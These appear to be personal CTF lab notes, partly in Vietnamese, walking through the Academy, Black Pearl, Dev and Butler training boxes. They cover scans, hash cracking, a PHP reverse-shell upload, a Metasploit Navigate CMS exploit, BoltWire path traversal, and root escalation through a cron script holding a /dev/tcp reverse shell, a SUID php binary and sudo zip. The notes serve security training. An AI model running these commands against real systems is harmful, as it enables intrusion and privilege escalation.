Exploitation Basics

Tuesday, August 2, 2022

10:58 PM

Post Exploitation

Sunday, July 24, 2022

2:44 PM

# 

Buffer Overflows

Tuesday, August 2, 2022

10:59 PM

Academy

Tuesday, August 2, 2022

9:54 AM

nmap -A -p- -T4 192.168.1.8

Starting Nmap 7.92 ( <https://nmap.org> ) at 2022-08-02 03:27 EDT

Nmap scan report for 192.168.1.8

Host is up (0.00049s latency).

Not shown: 65532 closed tcp ports (conn-refused)

PORT STATE SERVICE VERSION

21/tcp open ftp vsftpd 3.0.3

| ftp-anon: Anonymous FTP login allowed (FTP code 230)

|\_-rw-r--r-- 1 1000 1000 776 May 30 2021 note.txt

| ftp-syst:

| STAT:

| FTP server status:

| Connected to ::ffff:192.168.1.6

| Logged in as ftp

| TYPE: ASCII

| No session bandwidth limit

| Session timeout in seconds is 300

| Control connection is plain text

| Data connections will be plain text

| At session startup, client count was 3

| vsFTPd 3.0.3 - secure, fast, stable

|\_End of status

22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)

| ssh-hostkey:

| 2048 c7:44:58:86:90:fd:e4:de:5b:0d:bf:07:8d:05:5d:d7 (RSA)

| 256 78:ec:47:0f:0f:53:aa:a6:05:48:84:80:94:76:a6:23 (ECDSA)

|\_ 256 99:9c:39:11:dd:35:53:a0:29:11:20:c7:f8:bf:71:a4 (ED25519)

80/tcp open http Apache httpd 2.4.38 ((Debian))

|\_http-title: Apache2 Debian Default Page: It works

|\_http-server-header: Apache/2.4.38 (Debian)

Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux\_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 10.78 seconds

ftp 192.168.1.8

Connected to 192.168.1.8.

220 (vsFTPd 3.0.3)

Name (192.168.1.8:kali): anonymous

331 Please specify the password.

Password:

230 Login successful.

Remote system type is UNIX.

Using binary mode to transfer files.

ftp> ls

229 Entering Extended Passive Mode (|||28420|)

150 Here comes the directory listing.

-rw-r--r-- 1 1000 1000 776 May 30 2021 note.txt

226 Directory send OK.

ftp> get note.txt

local: note.txt remote: note.txt

229 Entering Extended Passive Mode (|||5506|)

150 Opening BINARY mode data connection for note.txt (776 bytes).

100% |\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*| 776 1.23 MiB/s 00:00 ETA

226 Transfer complete.

776 bytes received in 00:00 (492.72 KiB/s)

cat note.txt

Hello Heath !

Grimmie has setup the test website for the new academy.

I told him not to use the same password everywhere, he will change it ASAP.

I couldn't create a user via the admin panel, so instead I inserted directly into the database with the following command:

INSERT INTO `students` (`StudentRegno`, `studentPhoto`, `password`, `studentName`, `pincode`, `session`, `department`, `semester`, `cgpa`, `creationdate`, `updationDate`) VALUES

('10201321', '', 'cd73502828457d15655bbd7a63fb0bc8', 'Rum Ham', '777777', '', '', '', '7.60', '2021-05-29 14:36:56', '');

The StudentRegno number is what you use for login.

Le me know what you think of this open-source project, it's from 2020 so it should be secure... right ?

We can always adapt it to our needs.

-jdelta

hash-identifier cd73502828457d15655bbd7a63fb0bc8

this is md5

hashcat -m 0 hash.txt /usr/share/wordlists/rockyou.txt

cd73502828457d15655bbd7a63fb0bc8:student

dirb <http://192.168.1.8>

or

ffuf -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u <http://192.168.1.8/FUZZ>

academy [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 0ms]

phpmyadmin [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 4ms]

[Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 6ms]

server-status [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 7ms]

login to <http://192.168.1.8/academy/my-profile.php>

username in note.txt: 10201321

pass: student

we have upload avatar form.

using php serverse shell

use linpeas to enum

python3 -m http.server 80

$ wget <http://192.168.1.6/linpeas.sh>

--2022-08-02 04:16:12-- <http://192.168.1.6/linpeas.sh>

Connecting to 192.168.1.6:80... connected.

HTTP request sent, awaiting response... 200 OK

Length: 807167 (788K) [text/x-sh]

Saving to: 'linpeas.sh'

$ chmod +x linpeas.sh

$ ./linpeas.sh

some interested

\* \* \* \* \* /home/grimmie/backup.sh

$ cat /etc/passwd

root:x:0:0:root:/root:/bin/bash

daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin

bin:x:2:2:bin:/bin:/usr/sbin/nologin

sys:x:3:3:sys:/dev:/usr/sbin/nologin

sync:x:4:65534:sync:/bin:/bin/sync

games:x:5:60:games:/usr/games:/usr/sbin/nologin

man:x:6:12:man:/var/cache/man:/usr/sbin/nologin

lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin

mail:x:8:8:mail:/var/mail:/usr/sbin/nologin

<news:x:9:9:news:/var/spool/news:/usr/sbin/nologin>

uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin

proxy:x:13:13:proxy:/bin:/usr/sbin/nologin

www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin

backup:x:34:34:backup:/var/backups:/usr/sbin/nologin

list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin

irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin

gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin

nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin

\_apt:x:100:65534::/nonexistent:/usr/sbin/nologin

systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin

systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin

systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin

messagebus:x:104:110::/nonexistent:/usr/sbin/nologin

sshd:x:105:65534::/run/sshd:/usr/sbin/nologin

systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin

mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false

ftp:x:107:114:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin

grimmie:x:1000:1000:administrator,,,:/home/grimmie:/bin/bash

$ cat /var/www/html/academy/includes/config.php

<?php

$mysql\_hostname = "localhost";

$mysql\_user = "grimmie";

$mysql\_password = "My\_V3ryS3cur3\_P4ss";

$mysql\_database = "onlinecourse";

$bd = mysqli\_connect($mysql\_hostname, $mysql\_user, $mysql\_password, $mysql\_database) or die("Could not connect database");

ssh to grimmie:My\_V3ryS3cur3\_P4ss

grimmie@academy:~$ sudo -l

-bash: sudo: command not found

grimmie@academy:~$ history

1 ls

2 pwd

3 nano backup.sh

4 whoami

5 sudo

6 sudo -l

7 history

grimmie@academy:~$ cd /home/grimmie/

grimmie@academy:~$ cat backup.sh

#!/bin/bash

rm /tmp/backup.zip

zip -r /tmp/backup.zip /var/www/html/academy/includes

chmod 700 /tmp/backup.zip

grimmie@academy:~$ crontab -l

no crontab for grimmie

grimmie@academy:~$ crontab -u root -l

must be privileged to use -u

grimmie@academy:~$ crontab -e

no crontab for grimmie - using an empty one

Select an editor. To change later, run 'select-editor'.

1. /bin/nano <---- easiest

2. /usr/bin/vim.tiny

Choose 1-2 [1]: 1

No modification made

grimmie@academy:~$ systemctl list-timers

NEXT LEFT LAST PASSED UNIT AC

Tue 2022-08-02 05:09:00 EDT 8min left Tue 2022-08-02 04:39:01 EDT 21min ago phpsessionclean.timer ph

Tue 2022-08-02 06:41:35 EDT 1h 40min left Tue 2022-08-02 03:18:52 EDT 1h 42min ago apt-daily-upgrade.timer ap

Tue 2022-08-02 06:48:12 EDT 1h 47min left Tue 2022-08-02 03:18:52 EDT 1h 42min ago apt-daily.timer ap

Wed 2022-08-03 00:00:00 EDT 18h left Tue 2022-08-02 03:18:52 EDT 1h 42min ago logrotate.timer lo

Wed 2022-08-03 00:00:00 EDT 18h left Tue 2022-08-02 03:18:52 EDT 1h 42min ago man-db.timer ma

Wed 2022-08-03 03:33:56 EDT 22h left Tue 2022-08-02 03:33:56 EDT 1h 27min ago systemd-tmpfiles-clean.timer sy

6 timers listed.

Pass --all to see loaded but inactive timers, too.

grimmie@academy:~$ ps

PID TTY TIME CMD

13778 pts/0 00:00:00 bash

14105 pts/0 00:00:00 ps

grimmie@academy:~$ wget <http://192.168.1.6/pspy64>

--2022-08-02 05:04:05-- <http://192.168.1.6/pspy64>

Connecting to 192.168.1.6:80... connected.

HTTP request sent, awaiting response... 200 OK

Length: 3078592 (2.9M) [application/octet-stream]

Saving to: ‘pspy64’

pspy64 100%[==============================================>] 2.94M --.-KB/s in 0.05s

2022-08-02 05:04:05 (64.8 MB/s) - ‘pspy64’ saved [3078592/3078592]

grimmie@academy:~$ chmod +x pspy64

run pspy

2022/08/02 05:07:01 CMD: UID=0 PID=14166 | /bin/sh -c /home/grimmie/backup.sh

2022/08/02 05:07:01 CMD: UID=0 PID=14167 | /bin/bash /home/grimmie/backup.sh

file backup được tạo cronjob chạy hàng phút, đồng thời thay với sh

bây giờ sửa file backup để tạo reverse shell:

bash -i >& /dev/tcp/192.168.1.6/8080

trên máy tấn công:

nc -nvlp 8081

root@academy:~#

cat flag.txt

Congratz you rooted this box !

Looks like this CMS isn't so secure...

I hope you enjoyed it.

If you had any issue please let us know in the course discord.

Black Pearl

Tuesday, August 2, 2022

11:00 PM

nmap -A -p- -T4 192.168.1.11

Starting Nmap 7.92 ( <https://nmap.org> ) at 2022-08-02 23:55 EDT

Nmap scan report for 192.168.1.11

Host is up (0.0023s latency).

Not shown: 65532 closed tcp ports (conn-refused)

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)

| ssh-hostkey:

| 2048 66:38:14:50:ae:7d:ab:39:72:bf:41:9c:39:25:1a:0f (RSA)

| 256 a6:2e:77:71:c6:49:6f:d5:73:e9:22:7d:8b:1c:a9:c6 (ECDSA)

|\_ 256 89:0b:73:c1:53:c8:e1:88:5e:c3:16:de:d1:e5:26:0d (ED25519)

53/tcp open domain ISC BIND 9.11.5-P4-5.1+deb10u5 (Debian Linux)

| dns-nsid:

|\_ bind.version: 9.11.5-P4-5.1+deb10u5-Debian

80/tcp open http nginx 1.14.2

|\_http-title: Welcome to nginx!

|\_http-server-header: nginx/1.14.2

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 18.72 seconds

ffuf -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u <http://192.168.1.11/FUZZ>

secret [Status: 200, Size: 209, Words: 31, Lines: 9, Duration: 43ms]

down file secret thì không có thêm thông tin gì

dnsrecon -r 127.0.0/24 -n 192.168.1.11 -d blah

[\*] Performing Reverse Lookup from 127.0.0.0 to 127.0.0.255

[+] PTR blackpearl.tcm 127.0.0.1

[+] 1 Records Found

thêm vhost vào /etc/hosts

ffuf -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u <http://blackpearl.tcm/FUZZ>

navigate [Status: 301, Size: 185, Words: 6, Lines: 8, Duration: 68ms]

vào link navigate thì biết được web dùng navigate cms

msfconsole -q

msf6 > search navigate cms

Matching Modules

================

# Name Disclosure Date Rank Check Description

- ---- --------------- ---- ----- -----------

0 exploit/multi/http/navigate\_cms\_rce 2018-09-26 excellent Yes Navigate CMS Unauthenticated Remote Code Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/navigate\_cms\_rce

msf6 > use 0

[\*] No payload configured, defaulting to php/meterpreter/reverse\_tcp

msf6 exploit(multi/http/navigate\_cms\_rce) > options

Module options (exploit/multi/http/navigate\_cms\_rce):

Name Current Setting Required Description

---- --------------- -------- -----------

Proxies no A proxy chain of format type:host:port[,type:host:port][...]

RHOSTS yes The target host(s), see <https://github.com/rapid7/metasploit-framework/wi>

ki/Using-Metasploit

RPORT 80 yes The target port (TCP)

SSL false no Negotiate SSL/TLS for outgoing connections

TARGETURI /navigate/ yes Base Navigate CMS directory path

VHOST no HTTP server virtual host

Payload options (php/meterpreter/reverse\_tcp):

Name Current Setting Required Description

---- --------------- -------- -----------

LHOST 192.168.1.6 yes The listen address (an interface may be specified)

LPORT 4444 yes The listen port

Exploit target:

Id Name

-- ----

0 Automatic

msf6 exploit(multi/http/navigate\_cms\_rce) > set RHOSTS 192.168.1.11

RHOSTS => 192.168.1.11

msf6 exploit(multi/http/navigate\_cms\_rce) > set VHOST blackpearl.tcm

VHOST => blackpearl.tcm

msf6 exploit(multi/http/navigate\_cms\_rce) > run

[\*] Started reverse TCP handler on 192.168.1.6:4444

[+] Login bypass successful

[+] Upload successful

[\*] Triggering payload...

[\*] Sending stage (39860 bytes) to 192.168.1.11

[\*] Meterpreter session 1 opened (192.168.1.6:4444 -> 192.168.1.11:55604 ) at 2022-08-03 02:48:34 -0400

meterpreter > shell

Process 1366 created.

Channel 1 created.

whoami

www-data

python -c 'import pty;pty.spawn("/bin/bash")'

www-data@blackpearl:~/blackpearl.tcm/navigate$ sudo -l

sudo -l

bash: sudo: command not found

Không có quyền sudo, sử dụng linpeas để enum

www-data@blackpearl:~/blackpearl.tcm/navigate$ wget <http://192.168.1.6/linpeas.sh>

www-data@blackpearl:~/blackpearl.tcm/navigate$ ./linpeas.sh

SUID - Check easy privesc, exploits and write perms

╚ <https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid>

strings Not Found

strace Not Found

-rwsr-xr-- 1 root messagebus 50K Jul 5 2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper

-rwsr-xr-x 1 root root 10K Mar 28 2017 /usr/lib/eject/dmcrypt-get-device

-rwsr-xr-x 1 root root 427K Jan 31 2020 /usr/lib/openssh/ssh-keysign

-rwsr-xr-x 1 root root 35K Jan 10 2019 /usr/bin/umount ---> BSD/Linux(08-1996)

-rwsr-xr-x 1 root root 44K Jul 27 2018 /usr/bin/newgrp ---> HP-UX\_10.20

-rwsr-xr-x 1 root root 51K Jan 10 2019 /usr/bin/mount ---> Apple\_Mac\_OSX(Lion)\_Kernel\_xnu-1699.32.7\_except\_xnu-1699.24.8

-rwsr-xr-x 1 root root 4.6M Feb 13 2021 /usr/bin/php7.3 (Unknown SUID binary!)

-rwsr-xr-x 1 root root 63K Jan 10 2019 /usr/bin/su

-rwsr-xr-x 1 root root 53K Jul 27 2018 /usr/bin/chfn ---> SuSE\_9.3/10

-rwsr-xr-x 1 root root 63K Jul 27 2018 /usr/bin/passwd ---> Apple\_Mac\_OSX(03-2006)/Solaris\_8/9(12-2004)/SPARC\_8/9/Sun\_Solaris\_2.3\_to\_2.5.1(02-1997)

-rwsr-xr-x 1 root root 44K Jul 27 2018 /usr/bin/chsh

-rwsr-xr-x 1 root root 83K Jul 27 2018 /usr/bin/gpasswd

Hoặc dùng lệnh để kiểm tra suid

www-data@blackpearl:~/blackpearl.tcm/navigate$ find / -type f -perm /4000 2>/dev/null

<cm/navigate$ find / -type f -perm /4000 2>/dev/null

/usr/lib/dbus-1.0/dbus-daemon-launch-helper

/usr/lib/eject/dmcrypt-get-device

/usr/lib/openssh/ssh-keysign

/usr/bin/umount

/usr/bin/newgrp

/usr/bin/mount

/usr/bin/php7.3

/usr/bin/su

/usr/bin/chfn

/usr/bin/passwd

/usr/bin/chsh

/usr/bin/gpasswd

Dùng gtfobins để tra cứu suid

<https://gtfobins.github.io/gtfobins/php/>

phần suid có lệnh tham khảo như sau

sudo install -m =xs $(which php) .

CMD="/bin/sh"

./php -r "pcntl\_exec('/bin/sh', ['-p']);"

Ta chỉnh lại đường dẫn php thành như sau:

www-data@blackpearl:~/blackpearl.tcm/navigate$ /usr/bin/php7.3 -r "pcntl\_exec('/bin/sh', ['-p']);"

</usr/bin/php7.3 -r "pcntl\_exec('/bin/sh', ['-p']);"

# whoami

root

# cd root

# ls

flag.txt

# cat flag.txt

Good job on this one.

Finding the domain name may have been a little guessy,

but the goal of this box is mainly to teach about Virtual Host Routing which is used in a lot of CTF.

Dev

Tuesday, August 2, 2022

11:00 PM

nmap -A -p- -T4 192.168.1.9

Starting Nmap 7.92 ( <https://nmap.org> ) at 2022-08-02 05:25 EDT

Nmap scan report for 192.168.1.9

Host is up (0.00063s latency).

Not shown: 65526 closed tcp ports (conn-refused)

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)

| ssh-hostkey:

| 2048 bd:96:ec:08:2f:b1:ea:06:ca:fc:46:8a:7e:8a:e3:55 (RSA)

| 256 56:32:3b:9f:48:2d:e0:7e:1b:df:20:f8:03:60:56:5e (ECDSA)

|\_ 256 95:dd:20:ee:6f:01:b6:e1:43:2e:3c:f4:38:03:5b:36 (ED25519)

80/tcp open http Apache httpd 2.4.38 ((Debian))

|\_http-server-header: Apache/2.4.38 (Debian)

|\_http-title: Bolt - Installation error

111/tcp open rpcbind 2-4 (RPC #100000)

| rpcinfo:

| program version port/proto service

| 100000 2,3,4 111/tcp rpcbind

| 100000 2,3,4 111/udp rpcbind

| 100000 3,4 111/tcp6 rpcbind

| 100000 3,4 111/udp6 rpcbind

| 100003 3 2049/udp nfs

| 100003 3 2049/udp6 nfs

| 100003 3,4 2049/tcp nfs

| 100003 3,4 2049/tcp6 nfs

| 100005 1,2,3 44395/tcp mountd

| 100005 1,2,3 44467/udp mountd

| 100005 1,2,3 50603/udp6 mountd

| 100005 1,2,3 50615/tcp6 mountd

| 100021 1,3,4 33353/tcp nlockmgr

| 100021 1,3,4 34439/udp6 nlockmgr

| 100021 1,3,4 41307/tcp6 nlockmgr

| 100021 1,3,4 60353/udp nlockmgr

| 100227 3 2049/tcp nfs\_acl

| 100227 3 2049/tcp6 nfs\_acl

| 100227 3 2049/udp nfs\_acl

|\_ 100227 3 2049/udp6 nfs\_acl

2049/tcp open nfs\_acl 3 (RPC #100227)

8080/tcp open http Apache httpd 2.4.38 ((Debian))

|\_http-server-header: Apache/2.4.38 (Debian)

| http-open-proxy: Potentially OPEN proxy.

|\_Methods supported:CONNECTION

|\_http-title: PHP 7.3.27-1~deb10u1 - phpinfo()

33353/tcp open nlockmgr 1-4 (RPC #100021)

34621/tcp open mountd 1-3 (RPC #100005)

44395/tcp open mountd 1-3 (RPC #100005)

47567/tcp open mountd 1-3 (RPC #100005)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

ffuf -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u <http://192.168.1.9/FUZZ>

public [Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 1ms]

# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 3833, Words: 926, Lines: 108, Duration: 204ms]

# This work is licensed under the Creative Commons [Status: 200, Size: 3833, Words: 926, Lines: 108, Duration: 216ms]

# Copyright 2007 James Fisher [Status: 200, Size: 3833, Words: 926, Lines: 108, Duration: 245ms]

src [Status: 301, Size: 308, Words: 20, Lines: 10, Duration: 1ms]

app [Status: 301, Size: 308, Words: 20, Lines: 10, Duration: 1ms]

# [Status: 200, Size: 3833, Words: 926, Lines: 108, Duration: 452ms]

# directory-list-2.3-medium.txt [Status: 200, Size: 3833, Words: 926, Lines: 108, Duration: 466ms]

vendor [Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 1ms]

extensions [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 2ms]

ffuf -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u <http://192.168.1.9:8080/FUZZ>

dev [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 3ms]

ENUM NFS

$ showmount -e 192.168.1.9

Export list for 192.168.1.9:

/srv/nfs 172.16.0.0/12,10.0.0.0/8,192.168.0.0/16

$ sudo mount -t nfs 192.168.1.9:/srv/nfs /mnt/dev

we have save.zip in nfs

zip2john save.zip > save.hashes

$ john save.hashes

Using default input encoding: UTF-8

Loaded 1 password hash (PKZIP [32/64])

Will run 3 OpenMP threads

Proceeding with single, rules:Single

Press 'q' or Ctrl-C to abort, almost any other key for status

Almost done: Processing the remaining buffered candidate passwords, if any.

Proceeding with wordlist:/usr/share/john/password.lst

Proceeding with incremental:ASCII

java101 (save.zip)

1g 0:00:00:06 DONE 3/3 (2022-08-02 05:45) 0.1661g/s 5571Kp/s 5571Kc/s 5571KC/s bbs0048..javona1

Use the "--show" option to display all of the cracked passwords reliably

Session completed.

unzip save.zip

Archive: save.zip

[save.zip] id\_rsa password:

skipping: id\_rsa incorrect password

skipping: todo.txt incorrect password

download file config.yaml

<http://192.168.1.9/app/config/>

database:

driver: sqlite

databasename: bolt

username: bolt

password: I\_love\_java

signup account in <http://192.168.1.9:8080/dev> and add payload index.php?p=action.search&action=../../../../../../../etc/passwd to exploit boltwire ( refer exploitdb )

<http://192.168.1.9:8080/dev/index.php?p=action.search&action=../../../../../../../etc/passwd>

root:x:0:0:root:/root:/bin/bash

daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin

bin:x:2:2:bin:/bin:/usr/sbin/nologin

sys:x:3:3:sys:/dev:/usr/sbin/nologin

sync:x:4:65534:sync:/bin:/bin/sync

games:x:5:60:games:/usr/games:/usr/sbin/nologin

man:x:6:12:man:/var/cache/man:/usr/sbin/nologin

lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin

mail:x:8:8:mail:/var/mail:/usr/sbin/nologin

<news:x:9:9:news:/var/spool/news:/usr/sbin/nologin>

uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin

proxy:x:13:13:proxy:/bin:/usr/sbin/nologin

www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin

backup:x:34:34:backup:/var/backups:/usr/sbin/nologin

list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin

irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin

gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin

nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin

\_apt:x:100:65534::/nonexistent:/usr/sbin/nologin

systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin

systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin

systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin

messagebus:x:104:110::/nonexistent:/usr/sbin/nologin

sshd:x:105:65534::/run/sshd:/usr/sbin/nologin

jeanpaul:x:1000:1000:jeanpaul,,,:/home/jeanpaul:/bin/bash

systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin

mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false

\_rpc:x:107:65534::/run/rpcbind:/usr/sbin/nologin

statd:x:108:65534::/var/lib/nfs:/usr/sbin/nologin

Ở đây có tài khoản jeanpaul có điểm tương đồng với jp trong file kiếm được, thử ssh lại

ssh -i id\_rsa jeanpaul@192.168.1.9

Enter passphrase for key 'id\_rsa':

thử passphrase I\_love\_java trong file conf

jeanpaul@dev:~$ sudo -l

Matching Defaults entries for jeanpaul on dev:

env\_reset, mail\_badpass, secure\_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jeanpaul may run the following commands on dev:

(root) NOPASSWD: /usr/bin/zip

ở đây chúng ta có zip, chúng ta vào trang <https://gtfobins.github.io/gtfobins/zip/> phần sudo để leo thang

jeanpaul@dev:~$ TF=$(mktemp -u)

jeanpaul@dev:~$ sudo zip $TF /etc/hosts -T -TT 'sh #'

adding: etc/hosts (deflated 31%)

# whoami

root

# cd root

# ls

flag.txt

# cat flag.txt

Congratz on rooting this box !

Butler

Tuesday, August 2, 2022

11:00 PM

$ nmap -A -p- -T4 192.168.44.145

Starting Nmap 7.91 ( <https://nmap.org> ) at 2022-08-03 10:45 EDT

Nmap scan report for 192.168.44.145 (192.168.44.145)

Host is up (0.00015s latency).

Not shown: 65523 closed ports

PORT STATE SERVICE VERSION

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn

445/tcp open microsoft-ds?

5040/tcp open unknown

7680/tcp open pando-pub?

8080/tcp open http Jetty 9.4.41.v20210516

| http-robots.txt: 1 disallowed entry

|\_/

|\_http-server-header: Jetty(9.4.41.v20210516)

|\_http-title: Site doesn't have a title (text/html;charset=utf-8).

49664/tcp open msrpc Microsoft Windows RPC

49665/tcp open msrpc Microsoft Windows RPC

49666/tcp open msrpc Microsoft Windows RPC

49667/tcp open msrpc Microsoft Windows RPC

49668/tcp open msrpc Microsoft Windows RPC

49669/tcp open msrpc Microsoft Windows RPC

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

|\_clock-skew: 13h59m58s

|\_nbstat: NetBIOS name: BUTLER, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:31:83:b8 (VMware)

| smb2-security-mode:

| 2.02:

|\_ Message signing enabled but not required

| smb2-time:

| date: 2022-08-04T04:49:38

|\_ start\_date: N/A

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 288.07 seconds

Thử telnet nhưng không có gì

┌──(kali㉿kali)-[~/Desktop]

└─$ telnet 192.168.44.145 7680

Trying 192.168.44.145...

Connected to 192.168.44.145.

Escape character is '^]'.

quit


exit

Connection closed by foreign host.

Vào trang chủ jenkins, đăng nhập bằng tài khoản mặc định nhưng không thành công

<http://192.168.44.145:8080>

Bruteforce bằng burpsuite




Đặt payload như sau

Payload Sets 
You can define one or more payload sets. The number of payload sets depends on thk 
be customized in different ways. 
Payload set: 
Payload type: Simple list 
Payload Options [Simple listl 
Payload count: 4 
Request count: 20 
This payload type lets you configure a simple list of strings that are used as payloads. 
Paste 
Load 
Remove 
Clear 
Deduplicate 
Add 
Add from list . 
admin 
admin 
administrator 
jenkins 
Enter new item 

Payload Sets 
You can define one or more payload sets. The number of payload sets depends on the attack type define( 
be customized in different ways. 
Payload set: 2 
Payload type: Simple list 
Payload Options [Simple listl 
Payload count: 5 
Request count: 20 
This payload type lets you configure a simple list of strings that are used as payloads. 
Paste 
Load 
Remove 
Clear 
Deduplicate 
Add 
Add from list . 
password 
Password 
passwordl 
Passwordl 
jenkins 
Enter a new item 

Kết quả như sau



